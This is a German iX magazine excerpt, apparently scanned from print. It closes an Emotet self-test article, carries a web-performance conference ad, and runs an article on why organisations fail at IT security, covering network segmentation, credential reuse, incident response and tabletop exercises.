Geklärt ist jetzt: Wo besteht Verbesserungsbedarf und wo könnte Emotet Erfolg haben? Um das Ausmaß der identifizierten Schwachstellen abschätzen zu können, muss man noch wissen, was notwendig wäre, um die betreffenden Emotet-Funktionen einschränken zu können. Jetzt geht es also in den Maßnahmensumpf hinein, um die relevanten Maßnahmen zu identifizieren. Das Zurechtfinden sollte nun allerdings einfach sein. Es ist ja nach der Analysevorarbeit bekannt, wo und an welcher Stelle es hakt. Also gilt es zu sondieren: Welche Maßnahmen sind für unsere Organisation relevant? An welchen Stellen setzen sie an? Nun müssen sie noch zugeordnet werden.

Eine Auswahl anerkannter Empfehlungen kann der Linkssammlung (zu finden über [ix.de/zefw](#)) entnommen werden. Damit liegt nun alles für die Bewertung der Risiken samt spezifischen Gegenmaßnahmen vor und kann strukturiert festgehalten werden.

## Ergebnisinterpretation und Fazit

Zur Interpretation der Ergebnisse sollten alle Beteiligten des Selbsttests, IT-Management, IT-Betrieb und IT-Sicherheit, wieder zusammenkommen. Jetzt geht es

darum, die Ergebnisse und Erkenntnisse zu teilen, zu diskutieren und letztendlich etwas daraus zu machen. Das bedeutet Umsetzungsplanung. Maßnahmen müssen nach Aufwand und Nutzen priorisiert werden, dann sollte ein Plan erstellt werden, in welcher Reihenfolge die Umsetzung erfolgen soll. Alle waren beteiligt, alle wissen, welche Maßnahmen zu ergreifen sind. Und: Alle wissen warum.

Sicherlich ist ein Emotet-Selbsttest nichts, was innerhalb von zwei Meetings abgehakt werden kann oder sollte. Aber er bietet Organisationen jeden Sicherheitsniveaus am Ende einen Mehrwert. Solche, die vielleicht noch am Anfang der IT-Sicherheitsumsetzung stehen, haben die Chance, eine wirkungsvolle Schutzstrategie anhand eines praktischen Anwendungsszenarios zu erarbeiten, und bekommen ein Gefühl für die sonst nur als diffus wahrgenommene Gefahr. IT-Sicherheits-erfahrenen Unternehmen können Detailschwächen in ihren Konzepten in Bezug auf Emotet entlarven und eine Wissensbasis aufbauen. So sind sie für den Ernstfall gut gerüstet. Denn eins lässt sich auch nach sechs Jahren Emotet-Historie noch sagen: Die Urheber sind aktiv und die Wahrscheinlichkeit, Opfer der Malware zu werden, steigt eher, als dass sie sinkt.

(ur@ix.de)

## Quellen

Die zitierten Forensikberichte und Malware-Analysen sowie Best Practices und allgemeine Sicherheitsempfehlungen sind über [ix.de/zefw](#) zu finden.

## Martin Karl Junghans

ist Principal bei der HiSolutions AG in Berlin mit den Schwerpunkten kritische Infrastrukturen und ISO 27001.

## Joshua Ziemann

ist Werkstudent bei der HiSolutions AG in Berlin mit den Schwerpunkten IT-Forensik und Protokollierung.

## Die Konferenz für Frontend-Entwicklung am 9. Februar 2021

>>> ONLINE <<<

Wer seine Webseiten nicht schnell genug ausliefert, riskiert, dass die Besucher wegklicken. Und Google rankt langsam ladende Seiten auch nicht optimal, denn Performance ist für die Suchmaschine ein wichtiges Kriterium. Websites sind heute aber komplexe Gebilde:

Besucher erwarten bunte, interaktive Seiten, in denen allerlei JavaScript-Bibliotheken, Stylesheets, Bilder u.v.m. zum Einsatz kommen. Die **ct <webdev>** beleuchtet am 9. Februar 2021 in sechs Talks, wo es bei der Web-Performance haken kann, wie man Bremsen aufspürt und seine Seiten flotter macht.

### Programm-Highlights

- > „Core Web Vitals – What, Why and How?“ // Martin Splittr
- > „Pufferspeicher und andere Geschwindigkeits-Optimierungen“  
// Benjamin Kluck + Peter Mösenthin
- > „Responsive Images for the Web“ // Sia Karamalegos
- > „JavaScript und Browser-Engines unter der Haube“  
// Peter Kröner
- > „Performance-Experimente mit Chrome Devtools und CloudFlare Workers“ // Christian Schäfer

Preis: 279 Euro inkl. MwSt.



Jetzt  
Tickets  
sichern

Weitere Informationen und Tickets unter: [www.ctwebdev.de](http://www.ctwebdev.de)

Organisatorische und technische Maßnahmen  
zum IT-Selbstschutz

# Aus Fehlern lernen

**Martin Wundram,  
Alexander Sigel**

Trotz vieler Hilfen und Handreichungen wie BSI-Grundschatz und Co. grüßt täglich das Murmeltier der Informations- und IT-Sicherheitsvorfälle. Also alte Schläuche und trotzdem ständig neues Weinen? Das muss nicht sein.



Quelle: Adobe Stock; Montage: X; Lisa Hemmerling

**E**s mangelt nicht an Rahmenwerken für die IT-Sicherheit (wie ISO 27001, BSI-Grundschatz, Top 20 CIS Controls, VdS 10000:2018 Informationssicherheitsmanagementsystem für kleine und mittlere Unternehmen (KMU), MITRE ATT&CK), Best-Practice-Empfehlungen, Studien oder Fachartikeln. Zum Teil ist solches „told you so“ seit Jahren oder Jahrzehnten verfügbar.

Aber warum ist deren Umsetzung im Alltag so schwer? Warum werden IT-Systeme und IT-Netze immer wieder erfolgreich angegriffen? Warum fällt das RAID genau dann aus, wenn die Tapes soeben im hochwassergefluteten Keller ertrunken sind? (Nein, ein RAID ist kein Backup-Ersatz. Nein, Online-Backups, die für Verschlüsselungstrojaner erreichbar sind und sich so auch online verschlüsseln oder löschen lassen, sind kein Ersatz für die Lebensversicherung Offline-Backups). Warum versagt die Managementkonsole der Endpoint Protection prompt, während ein Angriff mitten im Gange ist, lief davor aber fünf Jahre (vermeintlich ...) so schön unauffällig durch? Sind wir selbst schuld, wenn unsere Systeme, Dienste und Daten kompromittiert werden oder nicht verfügbar sind? Oder anders gefragt: Wie viel Sicherheit brauchen und errei-

chen wir für unsere IT-Systeme im pragmatischen Alltagschaos?

## Trotz Hilfen im Ernstfall kein wirksamer Schutz

Aktuelle Fälle wie der SolarWinds-Hack zeigen, mit wie viel Energie und Know-how Täter vorgehen können und wie schwer es ist, sich vor solch hinterhältigen Angriffen zu schützen, die auch nicht vor der Lieferkette haltmachen, deren Sicherheitsprodukte man sich ja gerade zur Erhöhung der Sicherheit ins Haus geholt

hat. Dagegen wird eine typische Organisation nicht gefeit sein. Es ist jedoch möglich, sich mit überschaubarem Aufwand gegen erwartbare, typische und ständig stattfindende Angriffe viel besser als in der Praxis üblich zu schützen. Zu diesen in ihrer fatalen Auswirkung abwehrbaren Angriffen gehören auch zunächst ungerichtet ablaufende wie Emotet und Co., bei denen eine breite Masse an Organisationen beispielsweise per Spam-E-Mails geködert wird. Nach dem ersten Anbeißen bringen die Täter in erpressererischer Absicht mit händischen Aktionen ihre Kill-chain mehr oder weniger individualisiert

### -TRACT

- Obwohl allgemein bekannt ist, wie angemessener IT-Schutz auszusehen hat, fällt es offenbar schwer, in der Praxis und im Ernstfall hinreichende Resilienz und Wirksamkeit zu erreichen, sodass das Schutzniveau gewahrt bleibt oder Schäden sich zumindest lokal begrenzen lassen.
- Bei ganzheitlicher und risikoorientierter Betrachtung von Mensch, Organisation und Technik lässt sich schon mit überschaubarem Aufwand ein deutlich besserer Schutz als vielfach üblich erreichen.
- Damit die Systeme nicht wie die Dominosteine fallen, müssen mehrere unabhängige Faktoren aus passivem Schutz, proaktiver Überwachung und Prävention geeignet zusammenwirken.

aus und vergrößern so den Schaden bis zum Totalverlust.


Es ist also ausreichend Wissen über ganzheitlichen Schutz vorhanden – was man dazu braucht und wie es geht – und alle wissen, dass zum Grundrauschen im Internet solche immer wieder gleichartig erfolgenden und damit besser antizipierbaren Angriffe gehören. Trotzdem fällt es Organisationen im Speziellen und uns als Gesellschaft im Allgemeinen offenbar schwer, uns wirksam dagegen zu wehren.

## Oft eine Frage der Möglichkeiten

Also eigentlich nichts Neues: Wer ISO 27001 und andere Rahmenwerke mit ausreichend Ressourcen umsetzen kann, der etabliert eine ausreichend sichere IT-Infrastruktur. Aber das Problem liegt eben darin, dass erfahrungsgemäß Unternehmen, die die notwendigen Ressourcen nicht haben, es gar nicht erst versuchen. Die großen Unternehmen mit deutlich mehr Ressourcen scheitern aber ebenfalls, nämlich an ihrer eigenen Komplexität der organisatorischen Zuständigkeiten und Insuffizienzen (Governance) und der intransparenten IT. Ein Klassiker: Der auch heutzutage noch munter ungepatchte Windows Server 2003 (oder der XP-Altclient – zwischenzeitlich vom Blech in eine VM migriert) wurde entweder inmitten Hunderter oder Tausender anderer Server übersehen oder es fand sich noch keine Zeit, dieses System endlich abzulösen.

Selbiges gilt für offene Ports, gerne auch mal RDP oder in Zeiten von Homeoffice ein Terminalserver frei im Internet, oder ungepatchte alte Lücken wie SMBv1 oder noch immer EternalBlue, die die Verbreitung von Trojanern so einfach machen. In einer paradiesisch-idealen Welt gäbe es unbegrenzt Ressourcen, Zeit, Wissen und Erfahrung, und Fehler würden nie auftreten. In der Realität hapert es mal mehr mal weniger, aber doch allzu oft an mehreren Baustellen gleichzeitig. Das erfahren auch die Autoren dieses Artikels Tag für Tag selbst, würden es öffentlich aber natürlich nie zugeben ... Durch solche Lücken dringen Täter ein, die schnell und mit hoher Effizienz möglichst viele Organisationen angreifen, etwa um Lösegeld zu erpressen.

Sobald Angreifer typische Schwachstellen gefunden haben, gehen sie vom ersten kompromittierten System aus, dem „Patienten Null“, etwa einem Client, auf dem jemand die E-Mail mit Anhang geöffnet hat. Aufgrund fehlender Netzwerkuntrennung kann dieser Patient zu viele, vielleicht sogar alle anderen IT-Systeme der



**Separierung auf Netzwerkebene ist eigentlich ein alter Hut, aber im Mittelstand immer noch nicht flächendeckend im Einsatz (Abb. 1).**

Organisation auf Layer 3 (IP) und vielleicht sogar direkt auf Layer 2 (Ethernet) erreichen. Schon ist der Brückenkopf in der fremden IT besetzt und der Eindringling spuckt von dort potenziell Feuer gegen alles, was er sieht. Mit altbekannten Techniken wie ARP-Spoofing können Angreifer sogar vollautomatisiert Traffic und darin enthaltene Zugangsdaten abgreifen oder mit passenden Exploits ungepatchte Systeme direkt übernehmen.

Sind nun hoch- oder sogar überprivilegierte Benutzerkonten auf den komromittierten Systemen eingeloggt oder die zugehörigen Token noch im Cache vorhanden oder werden deren Passwörter gar im Klartext im Netzwerk übertragen, haben es die Täter leicht, auf noch mehr Systeme zuzugreifen – vielleicht sogar direkt als AD-Admin im Netz der Windows-Domäne. Kommt dann mit Passwortwiederverwendung noch ein weiterer „Klassiker“ hinzu, nutzen selbst eigentlich sichere Passphrasen nichts.

Lautet das zentrale Passwort für alle administrativen Konten beispielsweise Xeese9uangaegh8, ist dieses für sich genommen zwar äußerst sicher. Loggt sich nun aber ein Administrator mit diesem Passwort in einen komromittierten Windows-Client oder -Server ein und erfahren die Täter etwa per Mimikatz oder Trickbot (siehe ix.de/zcu2) von dem Passwort, können sie damit in Folge auf die übrigen essenziellen IT-Systeme zugreifen: Backup, Firewall, Hypervisor, vielleicht sogar auf extern be-

triebene Dienste wie den administrativen Zugang zur Firmenwebseite. Manch einer hat dann noch seinen Passwort-Vault offen, falls sich der Schutz abgelegter Kennwörter nicht ohnehin nur auf schwach verschlüsselte Alt-Excel-Monster oder dem AD-Admin natürlich nicht verwehrten Zugriffsschutz mittels ACL auf dem Fileserver beschränkt.

In diese Kerbe schlagen dann zusätzlich eventuell überprivilegierte Benutzerkonten, fehlende Benutzerrechte (überbordend viele Benutzer und Gruppen im AD, First Level Supporter, die das AD-Admin-Passwort frei neu vergeben dürfen, eigentlich unbedeutende Systemkonten, die seit der Ersteinrichtung 2001 oder noch früher AD-Admin-Rechte erhalten haben ...) und AD-Admin-Log-ins auf Clientmaschinen.

Das verheerende Fundament für einen Ransomware-Angriff oder die Exfiltration etwa kostbarer Banking- oder personenbezogener Kundendaten ist damit gegossen, das Zuschnappen der Falle nur noch eine Frage der Zeit.

## Der Umgang mit Vorfällen will gelernt sein

Die Incident Response (IR), also die planvolle und strukturierte Reaktion auf solche Vorfälle, wird dann insbesondere bei Organisationen, die völlig unvorbereitet und ungeübt sind, für alle Beteiligten ein kräftezehrender Einsatz. Externe IT-Forensiker

werden auch schon mal von Administratoren in Empfang genommen, die die vergangenen 30 Stunden ohne Pause an ihren Systemen regelrecht gekämpft haben. Noch immer zu häufig werden Vorfälle nicht durch eine laufende Überwachung, sondern bei Ausfällen zufällig entdeckt, etwa wenn einzelne Systeme oder im Extremfall das gesamte Netzwerk brachliegen.

Weitere Probleme sind dann im Konkreten etwa Firewalls ohne Logging, so dass nicht mehr feststellbar ist, zu welchen externen Hosts die internen Systeme wann welche Verbindungen aufgebaut haben (Command-and-Control-Server? DNS-Tunnel? ...), oder zwar vorhandenes Logging, aber fehlendes Alerting. So kann es auch bei laufender Incident Response dazu kommen, dass ohne 24/7-Besetzung etwa am Wochenende oder über Feiertage „Blindflug“ angesagt ist oder wenn die betreuenden IT-Experten gerade zu beschäftigt sind, um aktiv Logs auszuwerten. Oftmals ließe sich das Zeitfenster zwischen der Kompromittierung und dem Erkennen und Handeln um Tage, wenn nicht gar Wochen verkleinern.

Aus solchen Vorfällen können betroffene Organisationen post hoc viel lernen, sofern sie nach dem Angriff überhaupt noch

existieren. Zwar haben die Autoren im Laufe der vergangenen anderthalb Jahrzehnte gelegentlich Organisationen erlebt, die einfach weitergemacht haben wie zuvor. Die meisten Betroffenen haben das Erlebte aber doch zum Anlass genommen, die eigenen IT-Systeme teils gründlich zu überarbeiten oder gleich komplett mit neuem IT-Sicherheitskonzept neu aufzubauen.

Aus Erlebtem und insbesondere auch aus eigenen Fehlern kann man viel lernen – eine entsprechende Fehlerkultur vorausgesetzt, die das Bessermachen in den Vordergrund stellt und sich nicht vorrangig mit vermeintlicher „Schuld“ befasst. Wer die Freude genießt, noch nicht oder schon seit Längerem nicht mehr kompromittiert worden zu sein, kann einen ähnlichen Lerneffekt durch Planspiele generieren, darunter auch Pre-Mortem-Analysen.

## Mit Planspielen den Erstfall proben

Es hilft, sich zu fragen, was der eigenen Organisation passieren kann (Verfügbarkeitsausfall der Shopping-Plattform im Vorweihnachtsgeschäft? Zentrale Forschungsergebnisse geraten kurz vor der


Patentierung an die Konkurrenz im Ausland? „Alle meine Daten wurden verschlüsselt und sind nun weg“ ...). Man sollte solche Situationen sowie insbesondere mögliche Reaktionen darauf im Team gemeinsam durchspielen. („Alles halb so wild, wir können tatsächlich ohne Verzögerung eine Ersatz-Shopping-Plattform in der Cloud hochfahren.“ – „Daten verschlüsselt? Kein Problem, wir haben ein mehrstufiges Backup-System, wir können jetzt direkt einen kompletten Restore in einer Offlineumgebung durchführen.“ – „Prima, dann machen wir das doch jetzt einfach einmal und ab sofort routinemäßig einmal jährlich.“ – „Also, wenn uns jemand auf diesem Wege angreift, dann ist das so. Davor können und wollen wir uns wirklich nicht schützen, denn wir haben nur normalen Schutzbedarf und akzeptieren dies bewusst als grundsätzliches Risiko.“)

Nach einem Vorfall bleibt jedoch das generelle Problem einer verlässlichen Bereinigung befallener Systeme und Daten. Diese ist schwierig bis unmöglich. Es bleibt nach einer Bereinigung oder Übernahme von Daten aus Backups immer das Risiko eines Residuums, also noch vorhandenen aber unentdeckten Daten mit Schadfunktion (Hintertür, APT). In der Praxis folgen Betroffene häufiger nicht der Empfehlung, neu aus sauberen Quellen zu installieren und garantieren saubere Systeme und potenziell befallene zu trennen. Das Restrisiko tragen sie dann. Das kann gut gehen, aber auch ins Auge.

## Vorsorgen ist besser als reparieren

Damit es nicht zur IT-Malaise kommt, braucht es angemessene Vorsorge, einen pragmatischen und wirksamen Ansatz, insbesondere bei kleinen oder kleineren Organisationen. Wie im Artikel „Gewusst wo“ in dieser Ausgabe [1] erläutert, beginnen Emotet-Angriffe häufig mit einer E-Mail. Um sich davor zu schützen, ist es daher wichtig, die eigene E-Mail-Infrastruktur einer Analyse zu unterziehen und daraus Konsequenzen zu ziehen. Laut IBMs Cyber Resilient Organization Report 2020 (siehe ix.de/zcu2) hilft vor allem das Implementieren von Cybersecurity-Incident-Response-Plänen (CSIRPs), also vorab aufzustellender Pläne zur Reaktion auf IT-Sicherheitsvorfälle (Playbooks), die individuelle Schritte auf spezifische Angriffe (beispielsweise solche, die für eine Organisation oder eine Branche typisch sind) vorsehen. Das bietet einen willkommenen Mehrwert.

### Gründe für verbesserte IT-Resilienz



**Während sich bei den meisten Argumenten in den vergangenen drei Jahren nur wenig verändert hat, feiern die erstmals im Cyber Security Report genannten Analytics, Automatisierungs- und Machine-Learning-Tools sowie Cloud-Dienste einen erfolgreichen Einstand (Abb. 2).**

Wer sich konkret auf Emotet-Angriffe vorbereitet, trainiert und verbessert gleichzeitig die Reaktionsfähigkeit auf andere IT-Sicherheitsvorfälle und stärkt die IT-forensische Handlungsbereitschaft. Das schlägt zwei Fliegen mit der bewährten Klappe. Zunächst wird ein konkreter Angriffsvektor bearbeitet und man wird generell erfahrener und behebt en passant typische Schwachstellen, etwa die eingangs geschilderten Dauerbrenner wie fehlende Netzwerk trennung oder Passwortwiederverwendung.

Um den pragmatischen Ansatz nicht aus den Augen zu verlieren: Insbesondere für kleine oder kleinere Organisationen mit knappen Ressourcen ist das Wichtigste, überhaupt in Übung zu kommen, einen regelmäßigen Prozess zu beginnen und dann in der Politik der kleinen Schritte diese immer weiter zu festigen und auszubauen. Nach einiger Zeit kann man dann eine systematische Risikoanalyse folgen lassen und aus den dabei gewonnenen Erkenntnissen verlässliche Entscheidungen und Reaktionen herleiten.

Um spätestens jetzt damit zu beginnen, hilft die Beantwortung der folgenden wesentlichen Frage: „Was sind unsere Kronjuwelen, also die allerwichtigsten Daten, Dienste und Systeme, und wie können wir diese besonders gut schützen?“ Zudem: „In welchen Dimensionen ganzheitlicher Rahmenwerke zur Informationssicherheit kommen wir zur Schnelleinschätzung, besonders wenig oder zu viel Risiko einzugehen? Haben wir mehrere präventiv und unabhängig voneinander wirkende Systeme wie Firewall oder Endpoint Protection, die uns bei Sicherheitsvorfällen rechtzeitig warnen und schützen? Welche typischen Angriffe erwarten wir auf unsere kritischen Systeme? Wie würden diese Angriffe durchschlagen angesichts der Schwachstellen, die es bei uns offensichtlich und nach etwas Nachdenken in den zu schützenden Systemen und der Wirk samkeit der Schutzmechanismen gibt?“

## Mit Übungsszenarien Lücken aufdecken

Im Rahmen der Incident Response treten recht häufig ähnliche oder sogar gleichartige Probleme zutage, die man besser bei den regelmäßigen Notfallübungen oder noch besser schon im Standardbetrieb bemerkt und abgestellt hätte. Schließlich ist Informationssicherheit in jeden Operationsprozess eingebettet. Beispielsweise ist Transparenz über die IT-Infrastruktur oder Patch-Management keine kosten trächtige Zusatzaufgabe der IT-Sicherheit,



**Überraschend: IT-Sicherheit muss weder Bremser noch Kostentreiber sein.**

sondern standardmäßige Anforderung an den gewöhnlichen IT-Betrieb und dort bereits einzupreisen.

So kommt es vor, dass zwar eine aktuelle Endpoint Protection lizenziert, aber nicht auf allen (Windows-)Servern installiert und wirksam ist (mangelnde Abdeckung, alte Engine, veraltete Signaturdefinitionen, Alarne in Dashboards und Logs nicht beachtet). Wenn Täter mit regulären Benutzerkonten Zugriff auf diese Systeme erlangen, jedoch noch keine administrativen Systemrechte haben, können sie nicht verhindern, dass die Endpoint Protection das System überwacht und Schadsoftware unschädlich macht. Die Autoren haben aber auch schon mehrfach Sicherheitsvorfälle erlebt, bei denen die Endpoint Protection im Zuge der Erweiterung des Angriffs gezielt unwirksam gemacht wurde, nachdem ein AD-Admin-Konto kompromittiert war.

Umso tragischer ist es, wenn die Angreifer „Standard“-Schadsoftware verwenden, die zuverlässig von der ohnehin im Betrieb befindlichen Endpoint Protection oder den Virensuchern erkannt wird, aber die Administratoren ausgerechnet auf einem der angegriffenen Server deren Installation vergessen haben. Dort können Angreifer sich dann im Netzwerk verankern und etwa per Local-Privilege-Eskalation

vollen Systemzugriff erlangen. Ist für Windows-Hosts der lokale Admin identisch gesetzt, kann per Pass-the-Hash direkt ein administrativer Zugriff auf diese Hosts erfolgen.

## Immer schön den Überblick behalten

So ein vermeidbares Übel wird begünstigt, wenn Administratoren keinen vollständigen Überblick (Transparenzgebot) über die eigenen Systeme haben, wenn es eine Dokumentation gibt, die jedoch nicht vollständig und nicht aktuell gepflegt ist. Während der Incident Response zeigen sich dann manchmal auch Folgen einer organisatorischen Zersplitterung zwischen interner IT und externen IT-Dienstleistern. So ist es mehrfach vorgekommen, dass ein interner „Daily Business“-IT-Admin perfekt seine eigene Technik im Kopf hat (jedoch leider gar nicht dokumentiert), aber ein seit Längerem beauftragter externer Dienstleister für Firewall/UTM diesen Überblick nicht hat. Umgekehrt hat der interne Admin keine Kenntnis von der Firewall/UTM.

Das Problem besteht gleichermaßen, wenn Externe die Endpoint Protection betreuen und die interne IT sich darauf verlässt, dass schon alles okay ist. Was dann

aber vielleicht nicht der Fall ist, etwa weil die Installation auf einem Server vergessen wurde. Oder noch schlimmer und schon mehrfach vorgefunden: Die interne IT-Expertin weiß, dass gar kein Managed Service beauftragt wurde, und hofft einfach darauf, dass nichts passiert oder dass, wenn sie zum Beispiel im Urlaub ist, der externe Dienstleister die individuell getroffene Vertretungsregelung voll erfüllt. Dabei kommt es immer wieder zu Unstimmigkeiten zwischen Erwartung und tatsächlicher Leistung.

Oft kann man dem externen Dienstleister dann auch keinen Vorwurf machen, wenn er sich vielleicht schon seit Jahren vergeblich um Erteilung eines definierten Wartungsvertrages bemüht hat. Manchmal versinken Systeme auch in der „Update-Hölle“, etwa wenn sie so veraltet sind, dass eine wichtige Software in aktueller Version darauf nicht mehr läuft. Lassen sich diese nicht rasch abschalten oder ablösen, ist das Isolieren solcher Systeme in Hochrisikobereiche mit kompensatorischen Schutzmaßnahmen zwingend.

Bei gewachsenen Infrastrukturen ist natürlich von außen schnell gesagt „Mach es sicher“. Ist der Brocken jedoch zu groß, kann es helfen, für neue Systeme zusätzliche und getrennte Netzwerkbereiche zu bilden und diese so zunehmend von einer bisher flachen IT-Vernetzung abzukapseln, also innerhalb der eigenen Organisation mit möglichst geringem Aufwand durch Netzwerk trennung per Firewalling eine „grüne Zone“ zu erschaffen. Das bisherige Netz kann dann als Legacy (und Hochrisiko) betrachtet werden und allmählich, aber möglichst schnell aussterben. Wenn also etwa ein altes Windows-XP-System noch unbedingt im Einsatz bleiben muss, so muss dieses so eingehetzt werden, dass es durch kompensatorische Maßnahmen bereits auf Netzwerkebene geschützt ist und andere Systeme weder selbst erreichen kann noch von diesen erreichbar ist. Auch muss nicht jedes Windows-System zwingend in der Domäne hängen. Gebot der Stunde ist hier, leicht abstellbare Angriffsvektoren zu entschärfen.

## Vier Augen sehen mehr als zwei

Das eigene Baby ist immer schön. Die eigene IT kann man auch wegen Betriebsblindheit nicht vollständig und ausreichend kritisch „challen gen“. Man braucht also unbedingt ein Vieraugenprinzip, entweder in-

tern oder durch einen externen Berater, und zwingend konkrete Überprüfungen (etwa Pentests, technische Audits), die SOLL mit IST abgleichen. Was nützen ein zertifiziertes ISMS nach ISO 27001 oder ein zertifiziertes KRITIS-Krankenhaus mit implementiertem B3S, wenn der Core-Router das Standardpasswort 123456 für den Admin-Benutzer gesetzt hat und kein Mensch dies je hinterfragt, geschweige denn technisch konkret überprüft hat?

Insbesondere kleine und kleinere Unternehmen, die auch für IT-Kernprozesse externe Dienstleister wie IT-Systemhäuser beauftragen, sollten solche Partner wählen, die zugleich über angemessen hohe Kompetenz im Bereich IT-Sicherheit und Informationssicherheit verfügen. Denn solche Experten werden verlässlicher auch von sich aus auf mögliche IT-Sicherheitsprobleme hinweisen und implementieren viele Aspekte der IT-Sicherheit „einfach so“ gleich mit, etwa sicherer Umgang mit guten Passwörtern oder moderne Architekturen mit Netzwerk- und Systemtrennung. Dabei ist gar nicht gesagt, dass dies in Summe wesentlich teurer sein muss.

Security Information und Event Management (SIEM) oder Security Operations Center (SOC) sind insbesondere für diese kleineren Unternehmen typischerweise außer Reichweite und SOC in a Cloud will aus Datenschutzgründen wohl überlegt sowie letztlich auch bezahlt sein. Aber bereits mit bestehenden Maßnahmen könnten Organisationen durch geschickte Automatisierungstechniken mehr sehen, etwa wenn eine zentrale Endpoint Protection Alarm-E-Mails senden kann und diese auch wahrgenommen werden (siehe IBM Cyber Resilient Organization Report 2020, S. 18, ix.de/zcu2). Man braucht dafür aber auch ausreichend Zeit. Ein Admin, der in einer unterbesetzten IT-Abteilung Arbeit für 2,5 Personen leistet, ist bereits ein Held. Für Superheldentum ist dann beim

besten Willen keine Kapazität mehr, mit anderen Worten: Derart geforderte Admins zaubern im täglichen Business zwar gut funktionierende, aber nicht ausreichend sichere Systeme.

Spielt dann auch noch mangelndes Know-how eine Rolle (was keine Schande ist, denn niemand weiß alles und wer operativ sehr beschäftigt ist, hat zu wenig Zeit für Fortbildung), wird eine Auslagerung auch von Kern-IT-Prozessen in die (seriöse) Cloud in Bezug auf Vor- und Nachteile diskutabel. Aus Sicht der IT-Sicherheit kann bei nachhaltigem Ressourcenmangel beispielsweise das Auslagern in eine professionell gemanagte Cloud tatsächlich sicherer sein.

Eine Detailbetrachtung (insbesondere zu wirtschaftlichen Überlegungen) geht jedoch über den Gegenstand dieses Artikels hinaus. Jedenfalls muss die hinreichende Sensibilisierung im Haus vorhanden sein, und für jede Auslagerung muss weiterhin ein erheblicher Teil der Ressourcen und des Wissens im Haus verbleiben, um die externen Prozesse angemessen steuern und überwachen zu können.

## Auch mit weichen Erfolgsfaktoren punkten

Wer Informations- und IT-Sicherheit in seiner Unternehmensagenda nicht nach oben setzt, der kann bestenfalls zufällig ohne Sicherheitsvorfälle bleiben. Teil der Lösung des Problems im Sinne von Mensch – Organisation – Technik ist oft eben nicht „mehr Geld“ oder „mehr IT“, sondern eine gelingende Kommunikation und Zusammenarbeit zwischen Leitungsfunktion, IT- und Fachabteilungen. Nur diese schafft Klarheit darüber, was zu tun ist, damit das tatsächlich eingegangene Risiko nicht unbemerkt über dem Sollwert liegt.

